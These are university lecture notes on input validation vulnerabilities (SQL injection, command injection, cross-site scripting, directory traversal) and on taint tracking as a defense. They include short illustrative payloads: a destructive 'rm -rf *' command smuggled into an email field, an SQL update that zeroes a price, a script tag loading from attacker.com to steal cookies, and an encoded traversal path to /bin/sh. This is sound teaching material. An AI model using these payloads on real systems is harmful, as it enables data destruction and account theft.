CSE 509 System Security, Fall 2013
Lecture Notes by
Manish Chhabra (109136341)
Date: 11/04/2013

Input Validation Errors and Defenses:

What comes after buffer overflows:
Most vulnerability reported early part of decade was due to memory corruption. 2/3rd to 4/5th of security advisories.
Web related vulnerabilities dominate today

- Increased use of web
- Hybrid nature of we app with server and client side components and mix of trusted/ untrusted data
- Less sophisticated developers – the app developers are not experienced. The fact is that there are vulnerabilities that get introduced.

The fact here is we trust one of the server or the client code and therefore leaving one of the server or the client unsecure or worthy of attack.

SQL Injection:

So what happens in SQL injection is that the web applications make use of server at the backhand and the apps queries the database. The SQL injection is used to defeat and should not have access to data. Query data at backend is on persistent storage.

- Attacker-provided data used in SQL queries $cmd = ‘’SELECT price FROM products WHERE name=” . $name .” ‘ ”…Use cmd as an SQL query
  // web app that looks at the price of some products in the database
  [The red color shows that something that cannot be trusted].
  Web application is trying to look at price in database. Product name is coming from browser side. $name coming form client side.

- Attacker provided name: Xyz’; UPDATE products SET price=0 WHERE name=’OneCaratDiamondRing’ // name of the product

- Resulting query
  SELECT price FROM products WHERE name =’xyz’;
  UPDATE products SET proce=0 WHERE name=’ OneCaratDiamondRing’

Command Injection

- Attacker-provided data used in creation of command that is passed to the OS.
- Example: SquirrelMail

$send_to_list = $_GET[‘sendto’]
$command = “gpg –r $send_to_list 2>&1”
popen($command)

- Attack: user fills in the following information in the “send” field of email: xyz@abc.com; rm –rf *(the attacker can do this)

The command needs to pull out some credentials related to recipient so that we can send some information. It constructs shell command, which is done by ‘popen’. If we are a normal user, it works. But attacker can do something like above, there would a gpg command that will run, and then it can deletes the files by rm –rf* injected. The attacker can inject whatever command he wants.

Script Injection

- Similar to command injection: attacker- provided input used to create a string that is interpreted as a script.
- **Format Sting Attacks:** have similarity with script injection

Cross- Site Scripting

- Attacker-provided data used as scripts embedded in generated web pages.
- The point here is that we do not want one website to access the information from other website. This policy is called **same origin policy(SOP)**. This is done as for example we do not want the information of the bank to be accessed by any malicious user.
- Suppose for example we want to open a link of a bank and then fill in the zip code and submit the form. The form submission is shown below. It is done by GET in php, we can get the value of the variable which is 90100.
- Example: http://www.xyzbank.com/findATM?zip=90100
- Normal <HTML>ZIP code not found:90100</HTML>
  If it comes back with an invalid zip-code. Server sends back html response.
- The attacker who wants to inject the script in the page, he can do that as shown below:
  Attack <HTML>ZIP code not found:<script src=’http://www.attacker.com/malicious_script.js’></script></HTML>
  Attacker can add its own code in place of the ZIP.

So now browser is going to intercept this script, fetch and run it. The point is that the script is coming from different server but it is present on the same webpage of the bank, so it assumes that this script belong to the bank web page. So it will send the cookie to the attacker. After that the attacker can login into the bank site with the same credentials as of the victim. This is also called cross-site scripting. As it reflect user provided data, and if it is done without data checking then it might also affect the security policy.

Directory traversal

To subvert any policy a website may have

- Attacker-provided path names contain directory traversal strings(e..g. "/../")
- May be disguised by various encodings:
- Server might classify certain directory are accessible, certain are not.

- Example:

```
Void check_access(char *file)
{
        if ((strstr(file,"/cgi-bin/")==file)&&
        (strstr(file,"/../")==NULL)){// it will check that if /../are present then it
will not allow it
        char *f = url_decode(file);
        /* allow access to f…*/
}
```

Attacker-provided file:

/cgi-bin/%2e%2e/bin/sh

%2e is the ASCII code for /../
Here policy check is bypassed, if the decoding (url_decode) is done before. If it was after that, it could have converted these special char into /../ So it would have caught. So its programmer error. Not careful programming. Order was not correct.

Distribution of vulnerabilities reported in 2006:

- Memory Errors – 16%
- Cross-Site scripting – 28%
- Command code injection – 27%
- SQL injection – 21%
- Format string – 1%
- Directory Attacks – 6%
- Config/Race Errors- 1%

1) There is a bunch of attacks 2/3rd fall into well define categories.
2) Application specific bugs.


Distribution of vulnerabilities reported in 2009

- Memory Errors – 18%
- Cross-Site scripting – 27%
- Command code injection – 10%
- SQL injection – 30%
- Format string – 4%
- Directory Attacks – 10%

- Config/Race Errors- 3%
- Classes of attack are not 2/3rd anymore. 60% people have become aware about these attacks. More of application specific bugs.


A Unified View of Attacks:

If the input is provided from untrusted source. It is where taint tracking is useful. Here we know where the data is coming from so we can do something to avoid the attack.



Target program-mediating access to protected recourses
Attack use maliciously crafted input to exert unintended control over protected resource operation

Example: AquirrelMail Command Injection



Detect "exertion of control"

Based on taint: - degree to which output depends on input

Here we have to track where the information is coming from. Suppose the variable is coming from the browser, so mark it as untrusted (Red color). Finally the command gets executed and we know that the command from untrusted source has done something bad to the code. This is visible via popen command.


Attack use maliciously crafted input to exert unintended control over protected resource operation. This is how the take control over the resources. Even benign user is trying to control the output sequence. Question is whether it is an intended or intended control. So concepts here is:
Based on taint: Degree to which output depends on input. It detects or answers the question on exertion of control. But we still need to find whether it is intended or not. So for that we need policy.

Detect if control is intended: Requires policies

Taint – Enhanced Policy Enforcement

Input: - The input is coming from Taint sources. Mark data as untrusted.

Program: - Fine grained tainting. Idea is to introduce some sort of automated transmission done by compiler. When done its going to have automatic instrumentation



Instrumentation for Taint Tracking

- Fine-grained taint tracking: Track if each byte of memory is tainted
- Bit array tagmap to store taint tags of every memory byte
- Tag(s): Taint bits 1 tagmap for memory bytes at address a

X = y +z; -> Tag(&x) = Tag(&y) ||Tag(&z); // if y or z are tainted then x is also tainted.
X = *p; -> Tag(&x) = Tag(p); // if location pointed by p is tainted then mark it as tainted.

It means that it will query that if the memory is tainted and ask from Tagmap. If the return value is 1 then that means that memory is tainted. The tag specifies that whether it is looking at an integer, character variable or not.

Enabling Fine Grained Taint Tracking

- Source code transformation (on C program)

Transformation: taint for Expressions:

E	**T(E)**	**Comment**
C	0	Constant are untainted
V	Tag(&v,sizeof(v))	Tag(a,nb) refers to n bits starting at tagmap[a]
&E	0	An address is always untainted
*E	Tag(E,sizeof(*E))	
(cast)E	T(E)	Type casts don't change taint
Op(E)	T(E)	For arithmetic/ bit op
	0	otherwise

Transformation: statements:

S	Trans(S)
V=E	V=E; Tag(&v,sizeof(v)) = T(E)
S1;S2	Trans(S1);Trans(S2)
If(E) S1 Else S2	If(E) Trans(S1) Else Trans(S2)
While(E) S	While(E) Trans(S)
Return E	Return (E,T(E))
F(a) {S}	F(a,ta){

	Tag(&a,sizeof(a)) = ta, Trans(S)}
V = f(E)	(v, tag(&v,sizeof(v))) = f(E,T(E))

The Trans(S) contains the old code as well as the new added code.

Efficiency:

- Almost every statement is instrumented.
- Compounded when dealing with binaries**.**
- Can introduce 4x to 40x slowdown!

Accuracy

- Implicit flows
- Untransformed libraries

Dealing with malicious code

Implicit Flows (without the assignments)

It involves transformation of

- Positive control dependence : Example: decoding using if-then-else/switch
  if (x ==’+’) y = ‘ ’;
- Negative control dependence:
  Example 1:
  Y = 1;
  If (x==0)
  Y=0
  If x is tainted but equals 1, then is y tainted at the end.

  Example 2:

Original code	Transformed Code

If(E) then y=1	if(E)
	{
	y=1;
	Tag(y) = T(E) // this means that if E is tainted then y is also tainted.
	}

This is called control dependence.

Think if some piece of code that checks

```
If (!valid(x)) {
Log an error message
}
```

Program gets some piece of information and error message is logged to some file which is insecure. There is a control dependence between x and log message. Then in general we will find that every thing in the program is tainted and we will not be able to differentiate what is tainted and what is not tainted. So this is the limitation of explicit tainting.

- Operations involving tainted pointers

Class Concluded